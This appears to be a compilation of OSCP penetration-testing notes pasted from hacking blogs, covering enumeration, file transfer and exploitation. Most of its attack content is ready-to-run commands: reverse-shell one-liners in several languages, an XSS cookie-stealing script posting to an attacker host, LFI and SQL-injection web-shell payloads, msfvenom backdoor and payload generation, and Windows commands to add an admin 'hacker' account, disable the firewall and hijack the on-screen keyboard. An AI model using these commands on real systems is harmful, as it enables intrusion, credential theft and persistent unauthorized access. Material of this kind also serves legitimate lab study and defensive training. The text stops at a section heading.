Example: check for shellshock vulnerability: (PoC: '() { :; }; echo “CVE-2014-6271 vulnerable”' bash -c id)

```
curl -H 'User-Agent: () { :; }; echo "CVE-2014-6271 vulnerable" bash -c id' http://10.11.1.71/cgi-bin/admin.cgi
```

From <http://hackingandsecurity.blogspot.com/2017/09/oscp-tricks.html>

Tips

Enable service on every reboot:
update-rc.d <[SERVICE]> enable
Extract link from html page:
cat index.html | grep "href=" | cut -d "/" -f3| grep "<[DOMAIN]>" | cut -d '"' -f1 | sort -u
Netcat
Interact with application:
nc -nv <[IP]> <[PORT]>
Listener:
nc -nlvp <[PORT]>
File transfer (client):
nc -nlvp <[PORT]> > <[FILE]>
File transfer (server):
nc -nv <[IP]> <[PORT]> < <[FILE_TO_SEND]>
Bind vs Reverse Shell
Bind Shell:
Bob needs Alice's help. Bob set up a listener on port 4444 with -e parameter:
(BOB): nc -nlvp <[PORT]> -e cmd.exe
(ALICE): nc -nv <[BOB_IP]> <[PORT]>
Reverse Shell:
Alice needs Bob's help. Since Alice is beyond firewall it is impossible to BOB to reach Alice. So Alice create a reverse shell:
(ALICE): nc -nv <[BOB_IP]> <[PORT]> -e /bin/bash
(BOB): nc -nlvp <[PORT]>
Zone Transfer
dnsrecon -t axfr -d <[DOMAIN]>
Nmap
nmap -sS -sV -A -O --script="*-vuln-*" --script-args=unsafe=1 <[IP]>
SMB
nbtscan <[SUBNET]>
nmap -p139,445 --script smb-enum-users <[SUBNET]>
nmap -p139,445 --script=smb-vuln-* --script-args=unsafe=1 <[SUBNET]>
enum4linux
smbclient -L <[IP]> -N
smbclient \\<[IP]>\share -N
SMTP
nmap -p25 <[SUBNET]> --open
nc -nv IP 25
VRFY <[USERNAME]>
SNMP
Steps: nmap scan udp 161, create target IP list, create community list file, use onesixtyone + snmpwalk
nmap -sU --open -p161 <[SUBNET]> --open
onesixtyone -c community -i <[SMNP_IP_LIST]>
snmpwalk -c public -v1 <[IP]> <mib-values>
Mib-values (for snmpwalk):
1.3.6.1.2.1.25.1.6.0 System Processes
1.3.6.1.2.1.25.4.2.1.2 Running Programs
1.3.6.1.2.1.25.4.2.1.4 Processes Path
1.3.6.1.2.1.25.2.3.1.4 Storage Units
1.3.6.1.2.1.25.6.3.1.2 Software Name
1.3.6.1.4.1.77.1.2.25 User
1.3.6.1.2.1.6.13.1.3 TCP Local Ports
File Transfer Linux
Netcat:
On Victim machine (client):
nc -nlvp 4444 > <[FILE]>
On Attacker machine (server):
nc -nv 10.11.17.9 4444 < <[FILE_TO_SEND]>

Curl:
curl -O http://<[IP]>/<[FILE]>
Wget:
wget http://<[IP]>/<[FILE]>
Recursive wget ftp download:
wget -r ftp://<[USER]>:<[PASSWORD]>@<[DOMAIN]>
File Transfer Windows
TFTP (Installed by default up to Windows XP and 2003, In Windows 7, 2008 and above needs to be explicitly added. For this reason tftp not ideal file transfer protocol in most situations.)
On attacker machine:
mkdir tftp
atftpd --deamon --port 69 tftp
cp <[FILE]> tftp
On victim machine shell:
tftp -i <[IP]> GET <[FILE]>
FTP (Windows operating systems contain a default FTP client that can also be used for file transfer)
On attacker machine:
(UNA TANTUM) Install a ftp server. apt-get install pure-ftpd
(UNA TANTUM) Create new user for PureFTPD (see script setup-ftp.sh) (USER demo, PASS demo1234)
groupadd ftgroup
useradd -g ftpgroup -d /dev/null -s /etc ftpuser
pure-pw useradd demo -u ftpuser -d /ftphome
pure-pw mkdb
cd /etc/pure-ftpd/auth
ln -s ../conf/PureDB 60pdb
mkdir -p /ftphome
chown -R ftpuser:ftpgroup /ftphome
/etc/init.d/pure-ftpd restart
(UNA TANTUM) chmod 755 setup-ftp.sh
On victim machine shell:
echo open <[IP]> 21 > ftp.txt
echo USER demo >> ftp.txt
echo ftp >> ftp.txt
echo bin >> ftp.txt
echo GET nc.exe >> ftp.txt
echo bye >> ftp.txt
ftp -v -n -s:ftp.txt
VBScript (in Windows XP, 2003)
On victim machine shell:
```
echo strUrl = WScript.Arguments.Item(0) > wget.vbs &
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs &
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs &
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs &
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs &
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs &
echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> wget.vbs &
echo Err.Clear >> wget.vbs &
echo Set http = Nothing >> wget.vbs &
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs &
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs &
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs &
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs &
echo http.Open "GET", strURL, False >> wget.vbs &
echo http.Send >> wget.vbs &
echo varByteArray = http.ResponseBody >> wget.vbs &
echo Set http = Nothing >> wget.vbs &
```

```
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs &
echo Set ts = fs.CreateTextFile(StrFile, True) >> wget.vbs &
echo strData = "" >> wget.vbs &
echo strBuffer = "" >> wget.vbs &
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs &
echo ts.Write Chr(255 And Ascb(Midb(varByteArray, lngCounter +1, 1))) >> wget.vbs &
echo Next >> wget.vbs &
echo ts.Close >> wget.vbs
cscript wget.vbs http://<[IP]>/<[FILE]> <[FILE_NAME]>
```

Powershell (In Windows 7, 2008 and above)

On victim machine shell:

```
echo $storageDir = $pwd > wget.ps1
echo $webclient = New-Object System.Net.WebClient >> wget.ps1
echo $url = "http://<[IP]>/<[FILE]>" >> wget.ps1
echo $file = "evil.exe" >> wget.ps1
echo $webclient.DownloadFile($url,$file) >> wget.ps1
powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -File wget.ps1
```

Debug.exe utility (In Windows 32bit OS - Works only for file < 64Kb)

On attacker machine:

```
cp <[FILE]> .
upx -9 <[FILE]> (for compression)
cp /usr/share/windows-binaries/exe2bat.exe .
wine exe2bat <[FILE]> <[FILE.txt]>
```

On victim machine:

Paste the content of <[FILE.txt]>

XSS

Stole cookie from xss:

On attacker machine set listener (nc -nlvp <[PORT]>)

On victim website <script>new Image().src="http://<[IP]>:<[PORT]>/test.php?output="+document.cookie;</script>

LFI/RFI

Connect via netcat to victim (nc -nv <[IP]> <[PORT]>) and send <?php echo shell_exec($_GET['cmd']);?>, after that try to include log file for code execution.

```
&cmd=nc -nv <[IP]> <[PORT]> -e cmd.exe&LANG=../../../../../../../xampp/apache/logs/access.log
```

SQL Injection

Bse:

```
any' or 1=1 limit 1;--
```

Number of columns:

```
order by 1, order by 2, ...
```

Expose data from database:

```
UNION select 1,2,3,4,5,6
```

Enum tables:

```
UNION select 1,2,3,4,table_name,6 FROM information_schema.tables
```

Shell upload:

```
<[IP]>:<[PORT]>/<[URL]>.php?<[PARAMETER]>=999 union select 1,2,"<?php echo
shell_exec($_GET['cmd']);?>",4,5,6 into OUTFILE '/var/www/html/evil.php'
```

Buffer Overflow

```
/usr/share/metasploit-framework/tools/pattern_create.rb <[LENGTH]>
/usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -<[ADDRESS]>
```

Privilege Escalation

Vulnerable Services

```
accesschk.exe -uwcqv "Authenticated Users" * /accepteula
sc qc <[VULNERABLE_SERVICE]>
sc config <[VULNERABLE_SERVICE]> obj= ".\LocalSystem" password= ""
sc config <[VULNERABLE_SERVICE]> start= "auto"
sc config <[VULNERABLE_SERVICE]> binpath= "net user hacker Hacker123 /add"
sc stop <[VULNERABLE_SERVICE]>
sc start <[VULNERABLE_SERVICE]>
```

```
sc config <[VULNERABLE_SERVICE]> binpath= "net localgroup administrator hacker /add"
sc stop <[VULNERABLE_SERVICE]>
sc start <[VULNERABLE_SERVICE]>
sc config <[VULNERABLE_SERVICE]> binpath= "net localgroup \"Remote Desktop Users\" hacker /add"
sc stop <[VULNERABLE_SERVICE]>
sc start <[VULNERABLE_SERVICE]>
```

Win10:

```
reg.exe add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\osk.exe" /v "Debugger" /t REG_SZ /d "cmd.exe" /f
```

Then ctrl+alt+canc and start virtual keyboard

Pass the hash

```
Export SMBHASH=<[HASH]>
pth-winexe -U administrator% //<[IP]> cmd
```

Cracking

Medusa

```
medusa -h 10.11.1.227 -U lab-users.txt -P lab-passwords.txt -M ftp | grep "ACCOUNT FOUND"
```

Ncrack (FTP, SSH, TELNET, HTTP(S), POP3(S), SMB, RDP, VNC)

```
ncrack -U <[USERS_LIST]> -P <[PASSWORDS_LIST]> ftp://<[IP]>
```

Firewall

Enable Remote Desktop:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0 /f
netsh firewall set service remotedesktop enable
```

Enable Remote assistance:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fAllowToGetHelp /t REG_DWORD /d 1 /f
netsh firewall set service remoteadmin enable
```

Disable firewall:

```
netsh firewall set opmode disable
```

One shot ninja combo (New Admin User, Firewall Off + RDP):

```
set CMD "net user hacker Hacker123 /add & net localgroup administrators hacker /add & net localgroup \"Remote Desktop Users\"  hacker /add & reg add \"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\" /v fDenyTSConnections /t REG_DWORD /d 0 /f & reg add \"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\" /v fAllowToGetHelp /t REG_DWORD /d 1 /f & netsh firewall set opmode disable"
```

Backdooring EXE Files

```
msfvenom -a x86 -x <[FILE]> -k -p windows/meterpreter/reverse_tcp lhost=10.11.0.88 lport=443 -e x86/shikata_ga_nai -i 3 -b "\x00" -f exe -o <[FILE_NAME]>
```

Binaries payloads

Linux:

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f elf > <[FILE_NAME.elf]>
```

Windows:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f exe > <[FILE_NAME.exe]>
```

Mac

```
msfvenom -p osx/x86/shell_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f macho > <[FILE_NAME.macho]>
```

Web payloads

PHP:

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f raw > <[FILE_NAME.php]>
cat <[FILE_NAME.php]> | pbcopy && echo '<?php ' | tr -d '\n' > <[FILE_NAME.php]> && pbpaste >> <[FILE_NAME.php]>
```

ASP:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f asp > <[FILE_NAME.asp]>
```

JSP:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f raw > <[FILE_NAME.jsp]>
```

WAR:

```
msfvenom -p java/jsp_shell_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f war > <[FILE_NAME.war]>
```

Scripting Payloads

Python:

msfvenom -p cmd/unix/reverse_python LHOST=<[IP]> LPORT=<[PORT]> -f raw > <[FILE_NAME.py]>

Bash:

msfvenom -p cmd/unix/reverse_bash LHOST=<[IP]> LPORT=<[PORT]> -f raw > <[FILE_NAME.sh]>

Perl

msfvenom -p cmd/unix/reverse_perl LHOST=<[IP]> LPORT=<[PORT]> -f raw > <[FILE_NAME.pl]>

Shellcode

For all shellcode see 'msfvenom –help-formats' for information as to valid parameters. Msfvenom will output code that is able to be cut and pasted in this language for your exploits.

Linux Based Shellcode:

msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f <[LANGUAGE]>

Windows Based Shellcode:

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f <[LANGUAGE]>

Mac Based Shellcode:

msfvenom -p osx/x86/shell_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -f <[LANGUAGE]>

Staged vs Non-Staged Payloads

Staged payload: (useful for bof) (need multi_handler metasploit in order to works)

Windows/shell/reverse_tcp

msfvenom -a x86 -p linux/x86/shell/reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -b "\x00" -f elf -o <[FILE_NAME_STAGED]>

Non-staged: (ok with netcat listener)

Windows/shell_reverse_tcp

msfvenom -a x86 -p linux/x86/shell_reverse_tcp LHOST=<[IP]> LPORT=<[PORT]> -b "\x00" -f elf -o <[FILE_NAME_NON_STAGED]>

Handlers

Metasploit handlers can be great at quickly setting up Metasploit to be in a position to receive your incoming shells. Handlers should be in the following format.

use exploit/multi/handler
set PAYLOAD <[PAYLOAD_NAME]>
set LHOST <[IP]>
set LPORT <[PORT]>
set ExitOnSession false
exploit -j -z

Shell Spawning

Python:

python -c 'import pty; pty.spawn("/bin/sh")'

python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("<[IP]>",<[PORT]>));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/bash","-i"]);'

Bash:

echo os.system('/bin/bash')
/bin/sh -i
exec 5<>/dev/tcp/<[IP]>/<[PORT]> cat <&5 | while read line; do $line 2>&5 >&5; done

Perl:

perl —e 'exec "/bin/sh";'

perl: exec "/bin/sh";

perl -e 'use Socket;$i="<[IP]>";$p=<[PORT]>;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'

Telnet:

mknod /tmp/yyy p && /bin/bash 0</tmp/yyy | telnet <[IP]> <[PORT]> 1>/tmp/yyy

Ruby:

ruby: exec "/bin/sh"

Lua:

lua: os.execute('/bin/sh')

From within IRB:

exec "/bin/sh"

From within vi:
:!bash
From within vi:
:set shell=/bin/bash:shell
From within nmap:
!sh

From <http://hackingandsecurity.blogspot.com/2017/08/go-for-oscp.html>

Webslayer is a tool designed for brute forcing Web Applications, it can be used for finding resources not linked (directories, servlets, scripts,files, etc), brute force GET and POST parameters, bruteforce Forms parameters (User/Password), Fuzzing, etc. The tools has a payload generator and an easy and powerful results analyzer.

You can perform attacks like:

- Predictable resource locator, recursion supported (Discovery)
- Login forms brute force
- Session brute force
- Parameter brute force
- Parameter fuzzing and injection (XSS, SQL)
- Basic and Ntml authentication brute forcing

Source: http://www.edge-security.com/webslayer.php
root@kali:~# webslayer

Whatweb - Usage: whatweb [options] <URLs>
WhatWeb identifies websites. Its goal is to answer the question, “What is that Website?”. WhatWeb recognises web technologies including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1700 plugins, each to recognise something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.
WhatWeb can be stealthy and fast, or thorough but slow. WhatWeb supports an aggression level to control the trade off between speed and reliability. When you visit a website in your browser, the transaction includes many hints of what web technologies are powering that website. Sometimes a single webpage visit contains enough information to identify a website but when it does not, WhatWeb can interrogate the website further. The default level of aggression, called ‘stealthy’, is the fastest and requires only one HTTP request of a website. This is suitable for scanning public websites. More aggressive modes were developed for use in penetration tests.
Most WhatWeb plugins are thorough and recognise a range of cues from subtle to obvious. For example, most WordPress websites can be identified by the meta HTML tag, e.g. “, but a minority of WordPress websites remove this identifying tag but this does not thwart WhatWeb. The WordPress WhatWeb plugin has over 15 tests, which include checking the favicon, default installation files, login pages, and checking for “/wp-content/” within relative links.
EXAMPLE USAGE:
* Scan example.com.
  ./whatweb example.com
* Scan reddit.com slashdot.org with verbose plugin descriptions.
  ./whatweb -v reddit.com slashdot.org
* An aggressive scan of wired.com detects the exact version of WordPress.
  ./whatweb -a 3 www.wired.com
* Scan the local network quickly and suppress errors.
  whatweb --no-errors 192.168.0.0/24
* Scan the local network for https websites.
  whatweb --no-errors --url-prefix https:// 192.168.0.0/24

* Scan for crossdomain policies in the Alexa Top 1000.
./whatweb -i plugin-development/alexa-top-100.txt \
--url-suffix /crossdomain.xml -p crossdomain_xml

root@kali:~# whatweb -v -a 3 192.168.0.102

Samrdump is pre-installed on Backtrack 5 .
You can find "samrdump" under SMB Analyis .
Samrdump is used to retrieved information about the target using SAM (Security Account Manager).
It lists out the all the domains , shares , useraccounts, and other information .

HOW TO OPEN SAMRDUMP

To open samrdump . follow the steps :
BackTrack > Information Gathering > Network Analysis > Smb Analysis > samrdump
Running Samrdump.py with port 445

Command Syntax : ./samrdump.py username:password@target-ip-address protocol list
Example : ./samrdump.py administrator:12345@192.168.232.172
http://www.hackingdna.com/2012/12/samrdump-on-backtrack-5.html

git clone https://github.com/CoreSecurity/impacket.git
cd impacket/
python setup.py install
https://www.hackingarticles.in/beginners-guide-to-impacket-tool-kit-part-1/

Example 1

Wednesday, January 2, 2019 10:44 PM

Nmap
First of all, we need to know what boxes exist on the network nmap run a ping scan:

nmap -sn 10.0.0.0/24
The above command will test whether all machines in the 10.0.0.0/24 subnet are alive (10.0.0.0–10.0.0.255). You may need to change this for the lab network.

Once I have chosen a host, the first thing I always do is:

nmap -A -oA nmap $targetip
This will scan the 1024 most common ports, run OS detection, run default nmap scripts, and save the results in a number of formats in the current directory.

Scanning more deeply:

nmap -v -p- -sT $targetip
This will scan all 65535 ports on $targetip with a full connect scan. This scan will probably take a very long time. The -v stands for verbose, so that when a new port is discovered, it will print it out straight away instead of having to wait until the end of the scan, scanning this many ports over the internet takes a long time. I would often leave the scan running overnight, or move on to a different box in the meantime.

Probing services
From these initial nmap scans, we should have gained a lot of information about machine — we know what ports are open, and usually what services they are running.

HTTP(S)
If the server is running HTTP or HTTPS, the next logical step is to check it out in a web browser. What does it display? Is it a potentially vulnerable web application? Is it a default web server page which reveals version information?

Probing with Nikto
Nikto is an excellent scanner for web servers.

nikto -host $targetip -port $targetport
Brute forcing HTTP(s) directories and files with dirsearch
There are many tools for this purpose including dirb, dirbuster and gobuster — all of these have their advantages and should be learned, but my favourite is dirsearch. You can get it from https://github.com/maurosoria/dirsearch. This syntax will get you started, it defines a wordlist file, URL and file extension to look for.

./dirsearch.py -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u $targetip -e php
But dirsearch can do more! Check the README.

SMB
Nmap scripts
Kali comes with a bunch of really great nmap scripts which can be used to probe SMB further — these scripts can be viewed with the following command.

locate *.nse | grep smb
Using the scripts is as simple as:

nmap -p 139,445 --script=$scriptname $targetip
Note that the script parameter also accepts wildcards, for example, to try all of the nmap SMB vulnerability testing scripts, use:

nmap -p 139,445 --script=smb-vuln* $targetip
Enum4Linux
enum4linux is an excellent tool for probing SMB for interesting information — and sometimes access to shares! This tool has a lot of options to remember, so I generally just run the -a "do everything" option, which looks like this:

enum4linux -a $targetip
smbclient
This tool is for connecting to a box via SMB. It basically works the same as a command line FTP client. Sometimes you can connect to a box and browse files without even having credentials, so it's worth a check!

smbclient \\\\$ip\\$share

FTP
Anonymous Access
There are a number of nmap scripts which can help with enumerating FTP, but the very first thing to check is whether anonymous access is enabled.

ftp $targetip
Username: anonymous
Password: anything
This has varying degrees of success, most of the time, it won't work. Sometimes you will be able to read files but not write them, and other times you will be presented with full read and write access.

SSH
Other than a few rare exceptions, SSH is not likely to be vulnerable. Unless it is running a strange version of SSH, or a particularly old version, I wouldn't usually bother exploring this further. Just note that it is there, and if you find credentials somewhere else on the system, try using it on SSH!

Other Services
Manual banner grabbing
You can always connect to a service using netcat and see what information it gives you.

nc $targetip $port
Finding exploits
Searchsploit will search all the exploits in the exploit-db database. To update your database:

searchsploit -u
To search for exploits on a particular service, kernel or OS.

searchsploit $multiple $search $terms
Google
Google is a good source of information, whodathunkit? Try search terms which contain the service name, version and the word 'exploit'. For example,

proftpd 1.3.5 exploit

Metasploit

Metasploit is a whole other bag which I am not going to go into too much in this article, but if you're looking to search within metasploit, just run search $searchterm from msfconsole. Note — there are heavy restrictions on using metasploit in the exam, so don't get too reliant on it. When you do use it, take a look at the actual metasploit module you are using, and make sure you understand how it works. Maybe even try porting it to a standalone exploit!

Webapps — What to look for

Webapps are a common point of entry. They can be vulnerable to many different vulnerabilities, and with practice, you will become better at finding them.

First things first, is this a known webapp, or a custom one? Try searching the name, look at the source code, look for version numbers and login screens. If it is a known webapp — you might find a known vulnerability using searchsploit or google.

Burp Suite

Burp suite is a very handy tool for testing webapps. I would go as far as saying it is my single favourite penetration testing tool. If you're crafting a RCE payload or SQL injection, it's much quicker and easier to send the HTTP request to the repeater in burp and edit the payload there than to try editing it in the browser. It's worth learning the more advanced Burp features too, both for OSCP and for your future in cyber!

SQL Injections

If a developer is incompetent and/or lazy, a text field in a webapp can sometimes end up being passed (unsanitized) into an SQL query. If that is the case, you may be able to use this vulnerability to bypass login forms, dump databases (credentials?), and even write files. A full summary of SQL injection methods would be a whole other post, but for now, you can checkout the OWASP guides and use SQLMap. Important — this tool is NOT allowed to be used in the exam at all, however, you should learn how to use it by experimenting with it in the labs.

One huge time-saver when learning SQLMap is to use the -r switch. You can catch the vulnerable request using a proxy like Burp, save it to a text file, and then use SQLMap to scan it just by running:

sqlmap -r file.req

It took me an embarrassingly long time to find this feature. Don't be like me. Writing the request details on the command line sucks.

File inclusions

Sometimes, we are able to include a file of our choice in the code of the web application. If we can somehow inject our own code into that file — we have command execution. There are two types of file inclusion vulnerabilities — local file inclusions (LFI) and remote file inclusions (RFI).

RFIs occur when you can include a remote file (perhaps one that is hosted on your local machine). RFIs are typically easier to exploit, because you can simply host some code on your local machine, and point the RFI to that code to execute it.

LFIs occur when you can include a file on the target machine, they can be handy for reading local files (such as /etc/passwd), but if you can somehow inject your own code into the system somewhere, you can often turn an LFI into remote code execution.

Let's say that we have a page parameter which is vulnerable to a file inclusion vuln in the following URL:

http://target.com/?page=home
If this is a Linux box, we could test for a LFI by navigating to:

http://target.com/?page=./../../../../../../../../../../etc/passwd%00
If the box is vulnerable, we might see the contents of /etc/passwd on the target printed to the page.

If you were super observant, you may have noticed that I put a %00 on the end of the URL. This is called a null byte, and it's purpose is to terminate the string. This technique does not work on newer versions of PHP, but I found that it worked for many of the LFI/RFI vulnerabilities in the labs. If the underlying vulnerable code looks like this:

include($page . '.php');
Then without the null byte on the end, we would be requesting /etc/passwd.php, which does not exist. The null byte terminates the string, meaning that our attack is likely to be successful.

Sometimes LFI vulnerabilities are also RFI vulnerabilities — to test if this app is vulnerable to RFIs, we could host our own file at http://hackerip/evil.txt which contains our own code, and then visit this URL:

http://target.com/?page=http://hackerip/evil.txt%00
If successful, the code contained in evil.txt will be executed on our target.

Code and Command Injection
On some occasions, you may come across web applications which allow execution of code directly. This comes in many forms, it may be a Wordpress backend (which by default, allows the editing of PHP files), a web based terminal emulator, a PHP/Python/Perl sandbox, or some kind of online tool which runs a system command with user input and displays the output.

There are too many avenues to explore here, but use your imagination. Try to think about how the code may look on the backend, and how you might be able to inject your own commands.

I've got command execution, now what?
If you've found some kind of code execution vulnerability, it's time to upgrade to a shell.

Reverse Shells
A reverse shell is when you make your target machine connect back to your machine and spawn a shell. Popping a shell is the most exciting part of any hack.

NOTE: Most versions of netcat don't have -e built-in
If you're not sure what -e does, it lets you specify a command to pipe through your reverse shell. There's a good reason that it's disabled on most versions of netcat — it's a gaping security hole. Having said that, if you're attacking a linux machine, you can get around this by using the following reverse shell one-liner.

rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
Which will pipe /bin/sh back to 10.0.0.1 on port 1234, without using the -e switch. This brings us to the next section nicely.

A collection of Linux reverse shell one-liners
These one-liners are all found on pentestmonkey.net. This website also contains a bunch of other useful stuff!

Bash
bash -i >& /dev/tcp/10.0.0.1/8080 0>&1

Perl
perl -e 'use Socket;$i="10.0.0.1";$p=
1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))
){open(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
Python
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.0.0.1",1234));
os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
PHP
php -r '$sock=fsockopen("10.0.0.1",1234);exec("/bin/sh -i <&3 >&3 2>&3");'
Ruby
ruby -rsocket -e'f=TCPSocket.open("10.0.0.1",1234).to_i;exec sprintf("/bin/sh -i <&%d >&%d 2>&%d",f,f,f)'
Netcat with -e
nc -e /bin/sh 10.0.0.1 1234
Netcat without -e (my personal favourite)
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.0.0.1 1234 >/tmp/f
Java
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/10.0.0.1/2002;cat <&5 | while read line; do \$line 2>&5 >&
5; done"] as String[])
p.waitFor()
Windows reverse shells?
Windows is a bit of a different animal because it doesn't come with the same beautiful command line tools that spoil us in Linux. If we have the need for a reverse shell, then our entry-point was most likely some kind of file upload capability or rce, often through a web-application.

Firstly, if you happen to find a windows system with Perl (unlikely), give this a whirl (source):

perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"$attackerip:4444");STDIN->fdopen($c,r);$~->
fdopen($c,w);system$_ while<>;'
Otherwise, we have a couple of options:

Attempt to download nc.exe, and then run something along the lines of "nc.exe -e cmd.exe attackerip 1234".
If we are dealing with an IIS server, create our own .asp or .aspx reverse shell payload with msfvenom, and then execute it.
Powershell injection
Here's some other useful commands on windows. If the machine you're facing has RDP enabled (port 3389), you can often create your own user and add it to the "Remote Desktop Users" group, then just log in via remote desktop.

Add a user on windows:

net user $username $password /add
Add a user to the "Remote Desktop Users" group:

net localgroup "Remote Desktop Users" $username /add
Make a user an administrator:

net localgroup administrators $username /add
Disable Windows firewall on newer versions:

NetSh Advfirewall set allprofiles state off

Disable windows firewall on older windows:

netsh firewall set opmode disable
Generating payloads with msfvenom
If you're not already familiar with msfvenom, it's an absolute must for OSCP. Msfvenom is part of the Metasploit Framework, and is used to generate payloads which do all kinds of evil things, from generating reverse shells to generating message boxes for a pretty PoC.

I don't want to cover msfvenom in detail here, because you can find it easily in other places, like the offsec website.

File transfer methods — Linux
Once you've got command execution, there's a good chance you will want to transfer files to the victim box.

First things first — you need to find a directory you can write to. The first places to look are /tmp or /dev/shm but if that doesn't work for you, this command should find writeable directories:

find / -type d \(-perm -g+w -or -perm -o+w \) -exec ls -adl {} \;
HTTP(S)
Now that we have found somewhere to transfer to, it's time to transfer the files! The quickest, easiest way to transfer files to a Linux victim is to setup a HTTP server on your Kali box. If you like being inefficient, set up Apache. If you would rather keep things easy, navigate to the directory containing the file(s) you wish to transfer and run:

root@kali# python -m SimpleHTTPServer 80
Pulling in the files on any victim Linux machine should be as easy as

wget http://attackerip/file
Or

curl http://attackerip/file > file
Netcat
If HTTP file transfers are not an option, consider using netcat. First set up your victim to listen for the incoming request and pipe the output to a file (it's best to use a high port number, as using port numbers < 1024 is often not allowed unless you're root):

nc -nvlp 55555 > file
Now back on your Kali machine, send the file!

nc $victimip 55555 < file
File Transfer Methods — Windows
If you're attacking windows, transferring files can be a little more tricky. My favourite method (which I learned from the OSCP manual!) is to create your own Windows wget by writing a VBS script. First you can create the file line by line by running these commands:

echo strUrl = WScript.Arguments.Item(0) > wget.vbs
echo StrFile = WScript.Arguments.Item(1) >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DEFAULT = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PRECONFIG = 0 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_DIRECT = 1 >> wget.vbs
echo Const HTTPREQUEST_PROXYSETTING_PROXY = 2 >> wget.vbs
echo Dim http, varByteArray, strData, strBuffer, lngCounter, fs, ts >> wget.vbs

```
echo Err.Clear >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set http = CreateObject("WinHttp.WinHttpRequest.5.1") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("WinHttp.WinHttpRequest") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("MSXML2.ServerXMLHTTP") >> wget.vbs
echo If http Is Nothing Then Set http = CreateObject("Microsoft.XMLHTTP") >> wget.vbs
echo http.Open "GET", strURL, False >> wget.vbs
echo http.Send >> wget.vbs
echo varByteArray = http.ResponseBody >> wget.vbs
echo Set http = Nothing >> wget.vbs
echo Set fs = CreateObject("Scripting.FileSystemObject") >> wget.vbs
echo Set ts = fs.CreateTextFile(StrFile, True) >> wget.vbs
echo strData = "" >> wget.vbs
echo strBuffer = "" >> wget.vbs
echo For lngCounter = 0 to UBound(varByteArray) >> wget.vbs
echo ts.Write Chr(255 And Ascb(Midb(varByteArray,lngCounter + 1, 1))) >> wget.vbs
echo Next >> wget.vbs
echo ts.Close >> wget.vbs
```

Then, using your script looks something like this:

```
cscript wget.vbs http://attackerip/evil.exe evil.exe
```

If you're attacking a windows box and this method isn't going to work for you, consider trying TFTP or SMB as alternate file transfer methods. If you're lucky, there may also be a file upload method in a web application.

Upgrading Reverse Shells to be Fully Interactive

